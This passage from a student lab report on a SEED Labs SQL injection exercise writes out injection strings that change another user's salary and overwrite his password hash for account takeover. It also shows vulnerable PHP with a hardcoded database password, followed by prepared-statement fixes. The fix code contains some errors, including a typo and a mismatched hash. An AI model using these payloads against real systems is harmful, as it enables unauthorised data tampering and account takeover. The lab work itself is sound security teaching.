

Figure 14: Salary updated

Task 3.2: Modify other people's salary.

Lets assume, Alice is still unhappy and decides to change Boby's (her boss) salary to $1 using SQL injection. Currently, Boby's salary is $30,000. For that reason, I need to come up with a way to inject SQL code through Alice's Edit Profile form that will update Boby's salary to $1.

After that, logout of Alice and log in to Boby to check if the attack was successful.

The input query will be:

', salary=1 WHERE Name='Boby';#

We will input it in the nickname. This should change the SQL statement being executed to: **$sql = "UPDATE credential SET nickname='', salary=1 WHERE Name='Boby';#'**



Figure 15: Change the salary of Boby

Now, the salary of Boby was 30000.



Figure 16: Boby's salary before an attack

After entering this nickname, the salary got modified to 1. It's a successful attack.



Figure 17: Boby's salary got changed to 1

Task 3.3: Modify Other People's Passwords

In this task, Alice decides that she isn't done with Boby yet. She wants to change his password to something that she knows so that she can log into Boby's account.

Looking at the unsafe_edit_backend.php file, I see that when a user updates their password, the new password that they submit is hashed before it is updated in the database:

```
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='
$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumbe
r='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>[09/19/22]seed@VM:.../SQLInjection$
```

Figure 18: Password hashing with SHA1

The hashing technology is SHA1. This means that I will need to use SHA1 hashing on the password I choose and use that hashed version in the SQL injection attack.

I can use the **sha1sum** command in my terminal to compute that hash value. I will need to create a file with the new password in it in order to use sha1sum to print out the hash value. I can do this by using the echo command.

I will create a new file called **password.txt** containing ‘arifhasan23’.

```
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='
hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumbe
='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

/body>
/html>[09/19/22]seed@VM:.../SQLInjection$
```

Figure 19:Password file

```
</body>
</html>[09/19/22]seed@VM:.../SQLInjection$ sudo touch password.txt
[09/19/22]seed@VM:.../SQLInjection$ sudo echo -n "arifhasan23"
arifhasan23[09/19/22]seed@VM:.../SQLInjection$ sudo echo -n "arifhasan23" > password.txt
bash: password.txt: Permission denied
[09/19/22]seed@VM:.../SQLInjection$ cd
[09/19/22]seed@VM:~$ cd Desktop/
[09/19/22]seed@VM:~/Desktop$ mkdir sqliAttack
[09/19/22]seed@VM:~/Desktop$ cd sqliAttack/
[09/19/22]seed@VM:~/.../sqliAttack$ touch password.txt
[09/19/22]seed@VM:~/.../sqliAttack$ sudo echo -n "arifhasan23" > password.txt
[09/19/22]seed@VM:~/.../sqliAttack$ sha1sum password.txt
9678c1af517a26005af25e310dfd18f9d5b10f3d  password.txt
[09/19/22]seed@VM:~/.../sqliAttack$
```

Figure 20: Hashed value for arifhasan23

Then I get the hashed password by executing *sha1sum password.txt*Now, I modify Boby's password with the hashed one.

‘, Password=’9678c1af517a26005af25edsf4344334513d′ WHERE Name= ’Boby’;#



Figure 21: Hashed password on profile edit to change the password of Boby

Now, I can login to Boby's account using password: arifhasan23



Figure 22: *Trying to login to Boby's account*

This leads us to the dashboard, indicating a successful modification of the password.



Figure 23: *Login successful*

Task 4: Countermeasure — Prepared Statement

For this task, I will have to create countermeasures for the vulnerabilities that I just exploited. For this, I will first change the vulnerable code of **unsafe_home.php.** The vulnerable SQL statement:

```
[09/19/22]seed@VM:~$ cd /var/
[09/19/22]seed@VM:/var$ cd www
[09/19/22]seed@VM:.../www$ ls
CSRF  html  RepackagingAttack  SQLInjection  XSS
[09/19/22]seed@VM:.../www$ cs SQLInjection/
The program 'cs' is currently not installed. You can install it by typing:
sudo apt install csound
[09/19/22]seed@VM:.../www$ cd SQLInjection/
[09/19/22]seed@VM:.../SQLInjection$ ls
css          password.txt           seed_logo.png              unsafe_home.php
index.html   safe_edit_backend.php  unsafe_edit_backend.php
logoff.php   safe_home.php          unsafe_edit_frontend.php
[09/19/22]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```



Figure 24: vulnerable sql statement of unsafe_home.php

I will change this vulnerable statement to SQL prepared statement with the following manner.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");

                $sql->bind_param("ss", $input_uname, $hashed_pwd);
                $sql->excute();
                $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
                $sql->fetch();
                $sql->close();

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
```

Figure 25: changing the vulnerable sql query

After changing the code, if I again try to login with username**: admin'#**



Figure 26: trying to login with admin'#

It shows that the account does not exist.



Figure 27: login unsuccessful

Now, if i open the unsafe_edit_backend.php, i can see the vulnerable SQL statements as follows

```
}

              $conn = getDB();
             // Don't do this, this is not safe against SQL injection attack
             $sql="";
              if($input_pwd!=''){
                      // In case password field is not empty.
                      $hashed_pwd = sha1($input_pwd);
                      //Update the password stored in the session.
                       $_SESSION['pwd']=$hashed_pwd;
                       $sql = "UPDATE credential SET
ickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=
id;";
 }else{
   // if passowrd field is empty.
```

Figure 28: vulnerable sql statement of unsafe_edit_backend.php

I changed the statement into safe statements (prepared) as follows:

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();

  }else{
```

Figure 29: changing the vulnerable sql statement

After changing the program, if we try to change the salary of Alice to 2000 like following:



Figure 30:change alice's profile to 20000

It won't update the salary to 20000 and the salary will remain 50000 as we previously manipulated.

